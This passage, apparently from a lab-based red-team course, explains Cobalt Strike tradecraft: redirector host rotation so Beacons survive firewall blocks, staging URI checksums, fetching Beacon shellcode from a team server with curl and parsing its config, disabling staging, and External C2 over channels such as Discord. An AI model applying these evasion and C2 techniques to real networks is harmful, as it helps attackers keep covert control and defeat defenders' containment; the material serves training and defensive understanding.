
We can then overwrite the content of our `.htaccess` file with this output and try it out.

As stated in the tool's README, the output may need tweaking to work exactly right, but the heavy lifting has been done.

C2 Resiliency

Running multiple redirectors at the same time can increase the resiliency of our C2 comms. Right now, our Beacon is talking to a single IP, 10.10.5.39. I know this is a closed lab, but imagine that is a public IP backed by a domain name, e.g. acmecorp.uk.

If our target blocks that IP and/or domain, we lose our Beacon. We can simulate this on WKSTN-1 by adding a block rule to the Windows Firewall.



If this happens your Beacons are pretty much lost for good, because you can't communicate with them and ask them to Beacon to a different location. We must plan for this eventuality ahead of time. To that end we have **Redirector 2** in the lab, which has been preconfigured with a similar Apache setup discussed thus far.

Use the same username and SSH key to create an identical SSH tunnel from Kali, then go back to the listener configuration in Cobalt Strike and add Redirector 2's IP address into the HTTP hosts field. There's also a host rotation strategy that we can change. There are four main categories:

- **round-robin**: use each host (top-to-bottom) in a loop.
- **random**: select a random host each time.
- **failover**: use a host until the consecutive failover count is reached, then move onto the next.
- **rotate**: use each host for the specified length of time, then move onto the next.

Payload Options

HTTP Hosts:

Host Rotation Strategy:

Pick the best strategy depending on your operational needs. You may even choose to run multiple Team Servers with listeners configured with different rotation strategies to support short-haul and long-haul C2.

Remove the currently hosted payload and regenerate a new one for it to get the new listener config. Disable the Windows Firewall rule on WKSTN-1 (so that it's no longer blocking) and execute the new payload. Once the new Beacon is checking in, re-enable that firewall rule and the check-ins will stop as before. The check-in time on this profile is 5 seconds, so 5 consecutive failures will take $5 \times 5 = 25$ seconds. After 30 seconds (25 plus the next sleep cycle), you should see the Beacon reappear.

Beacon Staging

Like many frameworks out there, Cobalt Strike is capable of generating both staged and stageless payloads.

It's assumed here that you understand the difference between the two. If not, just search for "staged vs stageless payloads" or similar in your favourite search engine.

You can generate staged payloads at **Attacks > Packages > Payload Generator** and **Attacks > Packages > Windows Executable**. For the most part, we don't use staged payloads because they have quite bad OPSEC, but the Cobalt Strike team server still supports this staging process by default.

If you launch a staged payload, you will see a web log entry. This is the stager asking the team server for the full payload stage. Using the `webbug_getonly` profile, it looks like this:

```
11/08 11:26:33 visit (port 443) from: 127.0.0.1
Request: GET /__init.gif
beacon beacon stager x64
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MALC)
```

There are separate URIs for x86 and x64 stagers, which are defined in the `http-stager` block:

```
http-stager {
    set uri_x86 "/__init.gif";
    set uri_x64 "/__init.gif";
    ...
}
```

If your malleable C2 profile does not explicitly define this block, Cobalt Strike will revert to its default behaviour, which looks like a random four character URI:


```
11/08 11:35:51 visit (port 443) from: 127.0.0.1
Request: GET /mQNQ/
beacon beacon stager x64
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; BOIE8;ENUS)
```

The actual resource being returned is the full Beacon shellcode, which subsequently gets loaded by the stager. These characters are not exactly random - they equate to an 8-bit checksum. When the team server receives the request it:

- Converts each character into its integer representation.
- Calculates the sum of those integers.
- Divides that sum by 256 and checks the remainder.
 - If the remainder equals 92, it's an x86 request.
 - If the remainder equals 93, it's an x64 request.

Let's try this manually first.

Any ASCII table or [online converter](#) will provide the decimal for `mQNQ`: 109 81 78 81.

- $109 + 81 + 78 + 81 = 349$
- $349 / 256 = 1.36328125$
- $0.36328125 * 256 = 93$.

This process can be automated to generate "random" URIs for both staging requests. Credit to [James D](#) for the following Python code (already on the Attacker Linux VM at `/home/ubuntu/checksum-generator.py`).

```
ubuntu@teamsrvr ~> ./checksum-generator.py
Generated x86 URI: /8Sfk
Generated x64 URI: /CWzI
```

Why is this bad? The request is completely unauthenticated which means it can be made from anyone or anywhere, it's not limited to a legitimate CS stager. For instance, we can download the entire shellcode blob using curl.

```
C:\Users\Administrator\Desktop>curl -k https://10.10.0.69/CWzI -A "not curl :)" -o shellcode.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 259k 100 259k    0     0 259k      0  0:00:01 --:--:-- 0:00:01 1854k

05/29 08:51:02 visit (port 443) from: 10.10.0.252
Request: GET /CWzI/
beacon beacon stager x64
not curl :)
```

The above command is using curl.exe in `C:\Program Files (x86)\curl-7.83.1_3-win64-mingw\bin`, not the PowerShell alias for Invoke-WebRequest.

Beacon parsers (such as [CobaltStrikeParser](#) by Sentinel-One) can read this shellcode and tell you everything you need to know about it. Copy the shellcode to the Attacker Linux VM first.

```
PS C:\Users\Administrator\Desktop> pscp -i ssh.ppk shellcode.bin ubuntu@10.10.0.69:/home/ubuntu/.
shellcode.bin | 259 kB | 259.6 kB/s | ETA: 00:00:00 | 100%
```

```

ubuntu@teamserver ~> python3 CobaltStrikeParser/parse_beacon_config.py shellcode.bin
BeaconType                - HTTPS
Port                      - 443
SleepTime                 - 5000
MaxGetSize                - 1048616
Jitter                   - 0
MaxDNS                   - Not Found
PublicKey_MD5             - c8b0b9d814ec7139ad7b8462c4047ff0
C2Server                  - 10.10.5.39,/__utm.gif,10.10.5.246,/__utm.gif
UserAgent                 - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0; MALC)
HttpPostUri                - /__utm.gif
Malleable_C2_Instructions - Remove 15 bytes from the beginning
                          - Remove 15 bytes from the beginning
                          - Remove 10 bytes from the beginning
HttpGet_Metadata          - ConstParams
                          - utmac=UA-2202604-2
                          - utmcn=1
                          - utmcs=ISO-8859-1
                          - utmsr=1280x1024
                          - utmsc=32-bit
                          - utmul=en-US
                          - Metadata
                          - base64url
                          - prepend "__utma"
                          - parameter "utmcc"

```

This would provide defenders a huge amount of information about your campaign, useful for them to respond very effectively. For instance, it would disclose all of your redirector IPs or domains, traffic profile and post-ex configuration.

The use of redirectors can somewhat mitigate the risk of these staging URIs being reachable, but since stagers are generally not used anyway, the safest course of action is to just disable them altogether. This can be done by adding the following configuration to the global options in your C2 profile.

```
set host_stage "false";
```

Restart the team server for the changes to take effect and now any stage requests will return a 404.

```


C:\Users\Administrator\Desktop>curl -v -k https://10.10.0.69/CWzI -A "not curl :)"
< HTTP/1.1 404 Not Found
< Date: Sun, 29 May 2022 09:02:24 GMT
< Content-Type: text/plain
< Content-Length: 0
<

```

External C2

Cobalt Strike supports third party command and control by allowing external components to act as a communication layer between the Team Server and a Beacon payload. Fundamentally, the Team Server and Beacon send frames to each other encapsulated over some transport mechanism. Out of the box, CS can do this over HTTP, DNS, TCP and SMB, but there's nothing stopping us from encapsulating those frames over something else. This is what External C2 allows.

Conceptually, that can look something like this:



When an External C2 "listener" is started, it exposes a port (2222 by default) on the Team Server. A 3rd party **controller** may connect to this port over TCP and exchange data. A 3rd party **client** talks to the controller via any means the operator can think up. This could be directly over a protocol such as HTTP, DNS, SSH, FTP, etc (anything that the operator knows will egress the target network boundary). It could also be indirectly via a legitimate external service, such as Office365, Slack, Google Drive and so on (or even a mixture of the two). The only requirement is for the two components to be able to exchange data "somehow".

The client will request a new Beacon stage from the controller and the controller relays that to the Team Server. The Team Server gives the controller an SMB Beacon, which gets relayed to the client. The client then loads the Beacon into memory and connects to its named pipe.

They then drop into a simple process of relaying frames back and forth. The flow goes like this:



The [External C2 Specification](#) provides the low-level details such as the Beacon frame structure, and is well worth a read. There are also several libraries out there that implement this spec, which you can utilise to build your own controller and client applications. Some notable ones include:

- https://github.com/Und3rf10w/external_c2_framework (Python)
- <https://github.com/rasta-mouse/ExternalC2.NET> (.NET)
- https://github.com/outflanknl/external_c2 (C++)

Here's a fun example of External C2 over Discord:

- <https://youtu.be/OB4Xk2bCaes>